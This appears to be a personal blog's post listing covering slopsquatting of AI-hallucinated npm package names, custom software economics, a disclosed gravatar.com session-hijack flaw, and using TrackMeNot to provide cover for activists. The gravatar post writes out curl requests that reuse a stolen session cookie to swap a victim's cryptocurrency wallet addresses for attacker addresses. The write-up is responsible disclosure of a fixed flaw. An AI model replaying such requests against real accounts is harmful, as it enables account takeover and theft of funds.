Slopsquatting - When AI Hallucinates Package Names
I built a proof-of-concept slopsquatting attack.
What is Slopsquatting?
AI coding assistants sometimes hallucinate package names. They suggest packages that don’t exist. Developers install these fake suggestions.
Attackers can register these hallucinated names first. Then they wait.
The Attack Chain
- An LLM suggests a package that doesn’t exist
- A developer runs
npm installwithout checking - The attacker’s package runs on the developer’s machine
- Game over
My Proof of Concept
I registered arangoql on npm. The name combines ArangoDB and GraphQL. It sounds real. An LLM might suggest it.
The package is harmless. It only shows a warning. But real attacks could:
- Steal environment variables
- Exfiltrate source code
- Install backdoors
- Modify files
Why Track This?
I want data. How often do people install hallucinated packages? The package logs when someone installs it. Nothing personal. Just counts.
This helps us understand the risk.
Protect Yourself
- Check package names on npm before installing
- Read the package.json postinstall scripts
- Look at download counts and maintainers
- Use lock files
- Run
npm audit - Don’t trust AI suggestions blindly
The Code
GitHub: github.com/groovecoder/arangoql NPM: npmjs.com/package/arangoql
If you installed this package, you proved the attack works. Thanks for the data point.

Custom Software and Economies of Scale
I saw this thought recently:
For years, businesses were forced to adapt to large, one-size-fits-all software systems.
Expensive. Rigid. Never quite how work actually happens.
That’s starting to change. It’s now practical to build small, purpose-built software that fits how a business actually works.
Less bloat. Less disruption. More fit.
I’m seeing more value in short, fixed-scope projects that solve one real problem well.
Listening first. Building only what’s needed.
I had a similar thought the other day.
I’m drafting a survey to learn about potential software customers. I like these to discover what features or aspects of the software will be most helpful to the most people. We tend to like to build software that helps “most people” because one-size-fits-most software gives us economies of scale. I.e., you design and build it once for a big fixed cost, then you sell it thousands or millions of times for (comparatively) no marginal cost.
Is that changing now that we can make more software faster? Maybe. Is that a good thing? Maybe.
Think back to when each business had a small, purpose-built website. It was a great time to be someone who knew how to write HTML and CSS files and FTP them up to a web server. But each business paid the full cost for every feature: contact forms, image galleries, etc. For every security vulnerability (if we even cared at the time), we had to update every company’s individual server. To add something like e-commerce, we copy-pasted e-commerce code from some other site and tweaked it. We shared knowledge and abilities across scattered forums, personal sites, and in-person groups and meetups.
Then one-size-fits-most frameworks like WordPress came out.
With WordPress, we could update the framework and millions of websites would get bug fixes and security patches. We could add contact form, image gallery, or WooCommerce plugins in minutes. We built our knowledge into a massive ecosystem of themes and plugins. Companies could hire people who already knew WordPress.
I don’t want to go back to small, purpose-built software for every single business.
I do like the idea of short, fixed-scope projects that solve one real problem well.
I think that looks like large, one-size-fits-most frameworks/platforms AND they can be extended with short, fixed-scope plugins/add-ons that solve one real problem well.
Intercept bitcoin by hijacking gravatar.com sessions
I found this vulnerability almost a year ago, but I worked with Automattic to help get it fixed before publishing. Now I’m publishing so this post doesn’t have a lonely birthday sitting by itself on my hard drive.
tl;dr
Sites like stackexchange.com make insecure requests to gravatar.com, which include session cookies - opening a session-hijack vulnerability which can be exploited to change a gravatar user’s crypto-currency wallet address. Use HTTPS Everywhere out there people.
Too short; want moar
I made a presentation covering the “Top 5 Security Errors & Warnings we see from Firefox and how to fix them” for our Mozilla Developer Roadshow events in Kansas City and Tulsa. I looked for an example site to demonstrate the dangers of mixed passive/display content - by far the most popular web security article on MDN.
I found an insecure connection warning on stackexchange.com …

… noticed the insecure requests were to gravatar.com …

… and that the requests include what looks like a session Cookie value:

Sure enough, I was able to set document.cookie to the same value in another
browser …

… and a page refresh shows I’ve hijacked the session:

So, a man-in-the-middle attacker could snoop the Cookie value, obtain the
user’s auth value from their /profiles/edit/#currency-services page …
curl 'https://en.gravatar.com/profiles/edit/#currency-services' \
-H 'Host: en.gravatar.com' \
-H 'Cookie: gravatar=groovecoder%7C1487899996%7Cpb...0f8158'
… and update the user’s Bitcoin, litecoin, and Dogecoin wallet addresses:
curl 'https://en.gravatar.com/profiles/save/' \
-H 'Host: en.gravatar.com' \
-H 'Cookie:gravatar=groovecoder%7C1487899996%7Cpb...0f8158' \
--data 'auth=9e3332ada4&
  panel=currency-services&
  currency.bitcoin=attacker-bitcoin-address&
  currency.litecoin=attacker-litecoin-address&
  currency.dogecoin=attacker-dogecoin-address&
  save=Save+Currencies'
More efficiently, one could use this bettercap http proxy module.
Stay safe and use HTTPS Everywhere, folks!
Use TrackMeNot to Provide Online Cover for Activists
I just finished Obfuscation by Finn Brunton and Helen Nissenbaum. I liked its examples of surveillance-attacking tools that go beyond try-to-hide-better privacy practices. I have now added both TrackMeNot and AdNauseam to Firefox.
Lately I - and I’m sure many others - have wondered how to apply some tech savvy to helping activists. I’ve been showing some of my more activist friends privacy tools. But I felt like I wanted to do something specific to help.
Enter obfuscation.
One goal of obfuscation can be to provide cover - i.e.,
… keeping an adversary from definitively connecting particular activities, outcomes, or objects to an actor. Obfuscation for cover involves concealing the action in the space of other actions.
To help provide cover for activists online, you can:
- Install TrackMeNot
- Customize its search terms using RSS feeds of activist sites.
This will force anyone surveilling activists via online search terms to sort thru your noise in the system.
Install TrackMeNot
This is super-easy. TrackMeNot is available for both Firefox and Chrome.

Customize search terms
TrackMeNot polls a list of RSS feeds for titles to create randomized search phrases. By default, it uses popular news sites: nytimes.com, cnn.com, msnbc.com, and theregister.co.uk. To make your search phrases look like those of activists, you need to add phrases from activist sites.
reddit contains many sub-reddits for activists …

… and you can get an RSS feed for any sub-reddit by appending .rss to its
URL. E.g.,
https://www.reddit.com/r/BlackLivesMatter/.rss
Copy this URL, open TrackMeNot options …

… and add it to the RSS Feed.

- Note: Separate your feeds with a
|character
If there is no sub-reddit for the activist topic, you can get an RSS feed of a
reddit search by appending .rss to /search before the ?q= params. E.g.,
https://www.reddit.com/search.rss?q=dapl

Tada! You’re now helping to provide online cover for activists’ search
activity. You can add as many feeds as you like - just remember to separate
them with a | character.

